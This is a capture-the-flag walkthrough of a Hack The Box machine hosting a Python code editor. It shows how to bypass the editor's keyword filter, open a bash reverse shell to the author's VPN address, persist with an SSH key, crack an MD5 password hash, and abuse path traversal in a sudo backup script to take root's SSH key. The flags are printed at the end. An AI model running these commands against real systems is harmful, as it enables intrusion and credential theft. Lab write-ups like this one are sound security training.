
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Sun Mar 23 01:16:00 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.231.240
Nmap scan report for 10.129.231.240
Host is up (0.017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Python Code Editor
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Mar 23 01:16:47 2025 -- 1 IP address (1 host up) scanned in 47.91 secondsnmap scan output. We can see the server is running a common Python gunicorn server and there's a site tile of Python Code Editor which certainly sounds like we'll be interacting with an online IDE.Service Enumeration
TCP/5000
Walking the Application
 Björn Kimminich


Whenever you're presented with the opportunity to register for an account and log in, do so, as you'll want to see if being a registered user opens any additional attack surfaces.

As expected, registering for an account appears to offer a way to save code snippets to some kind of database and recall them by logging in.



?code_id=2 parameter in the query stringWhat We Know So Far
Based on early interactions with the web applications and after reviewing my Burp request history, some guesses on potential attack paths would be:
- Malicious code execution or command execution via the
/run_codeendpoint - Possible IDOR or some other data exfiltration via the
?code_idparameter
I'll be taking a few of the past requests and sending them to Burp Repeater to test some different payloads.
Penetration Testing
Testing the URL Query Parameter
I tried some different inputs on the ?code_id= URL query parameter, trying to see if the application would behave in unexpected ways with various inputs. However, I did not find anything meaningful when fuzzing this input point.
Testing for Code Execution

With the web-based IDE, we know the inputs are being passed to a Python interpreter on the remote system, executed, and the outputs returned to the user interface.
There appears to be some logic on the backend that forbids certain words in the Python script. So, we'll want to test for any bypasses on these checks and attempt to get code execution.
import, os, system, and potentially more.

I took the initial advice here and worked my way down the list to figure out how we might achieve code execution on the target. I started off by trying to figure out which module names or keywords might trigger the filter.
- ❌
os - ❌
commandsnot defined - ❌
subprocess - ❌
ptynot defined - ❌
platformnot defined - ❌
pdbnot defined - ❌
importlib - ❌
import - ❌
impnot defined - ✅
sys
Now, it's just a matter of trying to figure out how to get some keywords through the filter. Playing around with some simple bypasses, I found that string concatenation into variable names did the trick quite easily:
module_name = 'o' + 's'
method_name = 's' + 'y' + 's' + 't' + 'e' + 'm'
module = sys.modules[module_name]
method = getattr(module, method_name)
method('ping -c 3 10.10.14.106')
Ping test to my VPN IP
Reviewing the Code:
module_name = 'o' + 's'Store the string os in the variable module_name, as we'll be using this module to gain command execution.
method_name = 's' + 'y' + 's' + 't' + 'e' + 'm'Store the string system in the module_name variable. We want to use the os.system method to gain command execution.
module = sys.modules[module_name]Here, we're loading the os module into memory and storing it in the module variable.
method = getattr(module, method_name)
Here, we're loading the system method from the os module into memory and storing it in the method variable.
method('ping -c 3 10.10.14.106')Finally, we're running the system method and executing the ping -c 3 10.10.14.106 command on the underlying system.
import os and os.system('ping -c 3 10.10.14.106'), just a more roundabout way of doing to evade pattern matching in the web application.
The filter on the backend doesn't reference the value stored in the variable. It seems to simply look at the face value of the user input. So, likely just some basic string matching.
Exploit
Reverse Shell
module_name = 'o' + 's'
method_name = 's'+'y'+'s'+'t'+'e'+'m'
module = sys.modules[module_name]
method = getattr(module, method_name)
method("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.106/443 0>&1'")
Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal

Linux code 5.4.0-208-generic #228-Ubuntu SMP Fri Feb 7 19:41:33 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1001(app-production) gid=1001(app-production) groups=1001(app-production)

Sorry, user app-production may not run sudo on localhost.
Users and Groups
Local Users
app-production:x:1001:1001:,,,:/home/app-production:/bin/bash
martin:x:1000:1000:,,,:/home/martin:/bin/bash
Local Groups
app-production:x:1001:
martin:x:1000:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:08:b2 brd ff:ff:ff:ff:ff:ff
    inet 10.129.135.30/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2507sec preferred_lft 2507sec
    inet6 dead:beef::250:56ff:feb0:8b2/64 scope global dynamic mngtmpaddr
       valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:feb0:8b2/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/home/app-production/app/instance/database.db
-rw-r--r-- 1 app-production app-production 16384 Mar 26 19:50 /home/app-production/app/instance/database.db
Privilege Escalation
Upgrade to SSH
ssh-keygen -t rsa -b 4096 -f app_prod -C "" -N ""Run on attack box to generate a SSH key pair
cat app_prod.pubOutput the public key string and copy to your clipboard
mkdir "$HOME/.ssh"Make the .ssh directory on the target
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAA ...[snip] ...' >> "$HOME/.ssh/authorized_keys"Add the public key string to the list of trusted keys
ssh -i app_prod app-production@10.129.135.30SSH into the target

Analyze the SQLite Database
scp -i app_prod app-production@10.129.135.30:/home/app-production/app/instance/database.db .Copy the database.db file locally
sqlite3 database.dbOpen the database file with sqlite3
sqlite> .tablesList tables

sqlite> SELECT * FROM user;List tables

echo '3de6f30c4a09c27fc71932bfc68474be' > hashjohn --format=Raw-MD5 --wordlist=rockyou.txt hash
Becoming Martin

su martinRun in the SSH session to switch users

Evaluating the Code
/usr/bin/backy.sh (show/hide)
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
A short summary of the code:
- Check the if the user has passed in a valid
.jsonfile path - Set a whitelist of directories that can be targeted for backup
map(gsub("\\.\\./"; ""))replaces any../../notation in the.jsonfile'sdirectories_to_archivearray, but this is an insufficient mitigation- Function,
is_allowed_path()is where the issue lies here, especially with the[[ "$path" == $allowed_path* ]]operation. The*in double-bracket evaluations is too permissive. - Check each directory in the
.jsonfile and invoke/usr/bin/backyto presumably make copies of each directory in thedestinationfolder.
Abusing the Sudo Script


task.json file for the job../../ substitution is insufficient. For that, we'll borrow a line from the script./usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' task.jsonWe'll run the command against task.json to sample the output


The replacement of ../ given the input of ....// simply replaces the ..[../]/ causing the remaining .. and / to merge.
[[ "$path" == $allowed_path* ]] operation is too permissive, as it wildcard matches on the ../../../ in the path.
pwned because the comparison evaluated to "True" due to the wildcard matchmkdir pwned
task.json -- set verbose output and exclude to empty array to capture everything
tar -xvjf pwned/code_var_.._.._.._.._.._root_2025_March.tar.bz2Extract the archived files

Becoming Root
ssh -i root/.ssh/id_rsa root@localhostUse root's private key to SSH back into localhost
Flags
User
56e48b51493485c43594881611f44db5
Root
d60b59eb6ea1408615c16831c640adca


